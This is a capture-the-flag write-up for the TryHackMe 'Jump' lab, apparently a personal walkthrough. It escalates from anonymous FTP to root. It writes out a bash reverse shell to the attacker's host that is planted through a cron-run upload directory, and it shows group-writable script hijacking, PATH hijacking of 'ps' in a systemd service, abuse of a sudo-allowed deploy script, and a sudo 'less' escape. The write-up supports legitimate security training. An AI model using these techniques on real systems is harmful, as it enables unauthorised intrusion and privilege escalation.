TryHackMe
TryHackMe | Jump
Use privilege escalation knowledge to jump from a normal user to root.
Lab Description
Your objective is to escalate from anonymous access all the way through: recon_user → dev_user → monitor_user → ops_user → root
System Enumeration
Lets start with scanning our target with Nmap
┌─[ronish@parrot]─[~/Downloads/OpenVpn/thm/Linux]
└─[★]$ nmap --min-rate 1500 -T4 10.49.183.83
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-03 00:03 +0545
Nmap scan report for 10.49.183.83
Host is up (0.036s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE    SERVICE
4/tcp  filtered unknown
21/tcp open     ftp
22/tcp open     ssh

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
┌─[ronish@parrot]─[~/Downloads/OpenVpn/thm/Linux]
└─[★]$ nmap -p 21,22 -sV -sC --min-rate 1500 -T4 10.49.183.83
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-03 00:04 +0545
Nmap scan report for 10.49.183.83
Host is up (0.040s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 115      123          4096 Apr 30 06:00 incoming [NSE: writeable]
|_drwxr-xr-x    4 115      123          4096 Jun 09 08:22 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.128.148
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b0:02:b2:54:e3:7f:f1:71:ca:14:da:bc:e6:0a:a0:79 (ECDSA)
|_  256 c8:9b:68:a2:e3:cc:72:ae:2e:98:78:13:8d:bf:a6:59 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.04 seconds
Initial Access
From above output,We can tell there are two ports open ftp and ssh.Additionally ftp allows a Anonymous login.
┌─[ronish@parrot]─[~/Downloads/OpenVpn/thm/Linux]
└─[★]$ ftp 10.49.183.83
Connected to 10.49.183.83.
220 (vsFTPd 3.0.5)
Name (10.49.183.83:ronish): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
After reviewing the files and directory,we got a file name README.txt
ftp> ls
229 Entering Extended Passive Mode (|||56939|)
150 Here comes the directory listing.
drwxrwxrwx    2 115      123          4096 Apr 30 06:00 incoming
drwxr-xr-x    4 115      123          4096 Jun 09 08:22 pub
226 Directory send OK.
ftp> cd incoming
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||58785|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> cd ../pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||31075|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             139 Feb 02  2026 README.txt
drwxr-xr-x    2 115      123          4096 Feb 01  2026 archive
drwxrwxrwx    2 115      123          4096 Feb 01  2026 uploads
226 Directory send OK.
ftp> get README.txt
local: README.txt remote: README.txt
229 Entering Extended Passive Mode (|||33622|)
150 Opening BINARY mode data connection for README.txt (139 bytes).
100% |*****************************************************************************************************|   139        1.54 MiB/s    00:00 ETA
226 Transfer complete.
139 bytes received in 00:00 (3.66 KiB/s)
ftp> ls archive/
229 Entering Extended Passive Mode (|||22758|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls uploads
229 Entering Extended Passive Mode (|||12812|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> 
After reading this file,the main hint was Recon which is our first user’s to target as lab description.Second hint was jobs which can be Cron Job that runs a script in scheculed time. The last one incoming/, where we saw there is a incoming name directory.As I understood,There is a cron job in incoming directory for Recon users.
First Shell
┌─[ronish@parrot]─[~/Downloads/OpenVpn/thm/Linux]
└─[★]$ cat shell.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.128.148/4444 0>&1
┌─[ronish@parrot]─[~/Downloads/OpenVpn/thm/Linux]
└─[★]$ ftp 10.49.183.83
Connected to 10.49.183.83.
220 (vsFTPd 3.0.5)
Name (10.49.183.83:ronish): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd incoming
250 Directory successfully changed.
ftp> put shell.sh
local: shell.sh remote: shell.sh
229 Entering Extended Passive Mode (|||29437|)
150 Ok to send data.
100% |*****************************************************************************************************|    58        1.02 MiB/s    00:00 ETA
226 Transfer complete.
58 bytes sent in 00:00 (0.74 KiB/s)
ftp> exit
221 Goodbye.
┌─[ronish@parrot]─[~/Downloads/OpenVpn/thm/Linux]
└─[★]$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.49.183.83 46128
bash: cannot set terminal process group (3246): Inappropriate ioctl for device
bash: no job control in this shell
recon_user@tryhackme-2404:~$
We created a script that gets us reverse shell and putting it on incoming directory.At last we setup a listener in a same port.After some time we got our first shell from Recon.
recon_user@tryhackme-2404:~$ ls
flag.txt  shell.sh
recon_user@tryhackme-2404:~$ cat flag.txt
THM{5a3f1c92-7b4e-4d91-8c2a-1f6e9b2a4c11}
recon_user@tryhackme-2404:~$
We got out first flag
Horizontal privilege escalation
(recon_user —> dev_user)
recon_user@tryhackme-2404:~$ id
uid=1001(recon_user) gid=1001(recon_user) groups=1001(recon_user),1002(dev_user),1005(devops)
recon_user@tryhackme-2404:~$ cd ..
recon_user@tryhackme-2404:/home$ ls
dev_user  monitor_user  ops_user  recon_user  ubuntu
recon_user@tryhackme-2404:/home$ cd dev_user/
recon_user@tryhackme-2404:/home/dev_user$ ls
flag.txt
recon_user@tryhackme-2404:/home/dev_user$ cat flag.txt
THM{8d2b7a41-3f9c-4e55-b1a2-6c7d9e8f0123}
recon_user@tryhackme-2404:/home/dev_user$
We got the flag of Dev_User due to being in same group Devops.After finding nothing in the system ,I decided to use pspy64 script. Pspy64 is a command-line tool designed for Linux environments that allows you to snoop on processes without needing root permissions.


First I hosted a python server in my Local machine,then using wget i downloaded in target machine.

After running that script, we got a lot for information about UID=1002 which is Dev_User.We can see a script running in /opt/dev/backup.sh.
I changed the directory to /opt/dev and saw a script called backup.sh owned by dev_user.As Recon_user is also the group in dev_user we can modify that script and insert a code for reverse shell.

After some time i got a shell back with dev_user
┌─[ronish@parrot]─[~/Downloads/OpenVpn/thm/Linux]
└─[★]$ nc -lvnp 4445
Listening on 0.0.0.0 4445
Connection received on 10.49.183.83 49284
bash: cannot set terminal process group (5228): Inappropriate ioctl for device
bash: no job control in this shell
dev_user@tryhackme-2404:~$
(dev_user —> monitor_user)
At first ,I looked at running Process with ps aux for monitor_user.I found a script running, owned by monitor.
dev_user@tryhackme-2404:~$ ls
flag.txt
dev_user@tryhackme-2404:~$ ps aux | grep "monitor*"
monitor+     601  0.0  0.3   7748  3468 ?        Ss   18:03   0:01 /bin/bash /usr/local/bin/healthcheck
monitor+    5901  0.0  0.2   6120  1968 ?        S    19:34   0:00 sleep 5
dev_user    5903  0.0  0.2   7088  2160 pts/1    S+   19:34   0:00 grep --color=auto monitor*
Changing the directory to /usr/local/bin, I found what healthcheck script does.
dev_user@tryhackme-2404:~$ cd /usr/local/bin/
dev_user@tryhackme-2404:/usr/local/bin$ ls -la
total 16
drwxr-xr-x  2 root         root         4096 Apr 29 10:35 .
drwxr-xr-x 10 root         root         4096 Oct 26  2020 ..
-rwxr-xr-x  1 ops_user     ops_user       55 Feb  2  2026 deploy.sh
-rwxr-xr-x  1 monitor_user monitor_user   98 Apr 29 10:35 healthcheck
dev_user@tryhackme-2404:/usr/local/bin$ cat healthcheck
#!/bin/bash
echo "Running as: $(whoami)"
while true; do
  ps aux | grep -v grep
  sleep 5
done
The main vulnerabilty in healthcheck script is runnign ps with no absolute path,I tried a path hijacking using /tmp but it didnt worked because the path running for monitor user is specified in somewhere else.
dev_user@tryhackme-2404:/usr/local/bin$ find / -name "healthcheck*" 2>/dev/null
/sys/fs/cgroup/system.slice/healthcheck.service
/usr/local/bin/healthcheck
/etc/systemd/system/healthcheck.service
/etc/systemd/system/timers.target.wants/healthcheck.timer
/etc/systemd/system/healthcheck.timer
dev_user@tryhackme-2404:/usr/local/bin$ cd /etc/systemd/system
dev_user@tryhackme-2404:/etc/systemd/system$ cat h
healthcheck.service        hibernate.target.wants/
healthcheck.timer          hybrid-sleep.target.wants/
dev_user@tryhackme-2404:/etc/systemd/system$ cat healthcheck.service
[Unit]
Description=System Health Check

[Service]
Type=simple
User=monitor_user
Environment=PATH=/opt/dev/bin:/usr/local/bin:/usr/bin
ExecStart=/usr/local/bin/healthcheck
dev_user@tryhackme-2404:/etc/systemd/system$
After enumerating more,we found the env path for monitor user which is /opt/dev/bin.lets go into that directory.

Here as we can see,ps file is already there.I just changed that IP to mine with port number.At first,I ran listener withour giving executing permission to ps file.But after some time I got shell in another terminal by giving +x for ps. Okay lemme explain what happened in the background,First Monitor user is running healthcheck service/script with the interval of 5 sec.In that script we did found ps aux command is running without specifing the exact path,So when system calls ps ,it look for the env path at first which is /opt/dev/bin in this case.So we inserted our payload in ps to get the reverse shell.Every time that service runs,our reverse shell got executed
┌─[ronish@parrot]─[~/Downloads/OpenVpn/thm/Linux]
└─[★]$ nc -lvnp 4446
Listening on 0.0.0.0 4446
Connection received on 10.49.137.224 51340
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
monitor_user@tryhackme-2404:/$
Here,We got the Monitor_user shell.
(monitor_user —> ops_user)
monitor_user@tryhackme-2404:~$ ls
flag.txt
monitor_user@tryhackme-2404:~$ cd /usr/local/bin/
monitor_user@tryhackme-2404:/usr/local/bin$ ls -la
total 16
drwxr-xr-x  2 root         root         4096 Apr 29 10:35 .
drwxr-xr-x 10 root         root         4096 Oct 26  2020 ..
-rwxr-xr-x  1 ops_user     ops_user       55 Feb  2  2026 deploy.sh
-rwxr-xr-x  1 monitor_user monitor_user   98 Apr 29 10:35 healthcheck
monitor_user@tryhackme-2404:/usr/local/bin$ id
uid=1003(monitor_user) gid=1003(monitor_user) groups=1003(monitor_user)
monitor_user@tryhackme-2404:/usr/local/bin$ cat deploy.sh
#!/bin/bash
cd /opt/app 2>/dev/null
./deploy_helper.sh
monitor_user@tryhackme-2404:/usr/local/bin$ cd /opt/app
monitor_user@tryhackme-2404:/opt/app$ cat deploy_helper.sh
#!/bin/bash
echo "[+] Deploy helper running"
echo "[+] Syncing application files"
sleep 2
monitor_user@tryhackme-2404:/opt/app$ ls -la
total 16
drwxr-xr-x 3 ops_user     ops_user     4096 Feb  2  2026 .
drwxr-xr-x 5 root         root         4096 Feb  2  2026 ..
drwxrwxr-x 2 monitor_user monitor_user 4096 Feb  2  2026 data
-rwxr-xr-x 1 monitor_user monitor_user   90 Feb  2  2026 deploy_helper.sh
monitor_user@tryhackme-2404:/opt/app$ sudo -l
Matching Defaults entries for monitor_user on tryhackme-2404:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty, env_keep+=LESS

User monitor_user may run the following commands on tryhackme-2404:
    (ops_user) NOPASSWD: /usr/local/bin/deploy.sh
monitor_user@tryhackme-2404:/opt/app$
In healthcheck enumeration,i got an eye on this deploy.sh which is owned by Ops_user.After reading that I found it executes the /opt/app/deploy_helper.sh which is owned my Monitor_user.Additionally we found using sudo -l that we can use Ops_user for this specific script /usr/local/bin/deploy.sh


Okay lemme explain what happen in background,First i inserted that code to get reverse shell.As we can run /usr/local/bin/deploy.sh as Ops_user without entering the password.I ran sudo -u ops_user /usr/local/bin/deploy.sh.The deploy.sh now runs as Ops_user where inside that deploy.sh we have another script deploy_helper.sh that gives us our reverse shell.If we ran ./deploy.sh normally as Monitor_user even tho the file was owned by Ops_user we will only get shell from Monitor_user.
So I got the Ops_user shell
Vertical Privilege Escalation
(ops_user —> root)
ops_user@tryhackme-2404:~$ id
uid=1004(ops_user) gid=1004(ops_user) groups=1004(ops_user)
ops_user@tryhackme-2404:~$ sudo -l
Matching Defaults entries for ops_user on tryhackme-2404:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty, env_keep+=LESS

User ops_user may run the following commands on tryhackme-2404:
    (root) NOPASSWD: /usr/bin/less
ops_user@tryhackme-2404:~$
Here,using sudo -l we found that we have privilege to use sudo for /usr/bin/less where it can be miused to privilege escalation.

GTFOBins is a curated database of Unix-like system binaries that can be abused to bypass local security restrictions, escalate privileges, or perform post-exploitation tasks on misconfigured systems.Here we got the payload to get the root.
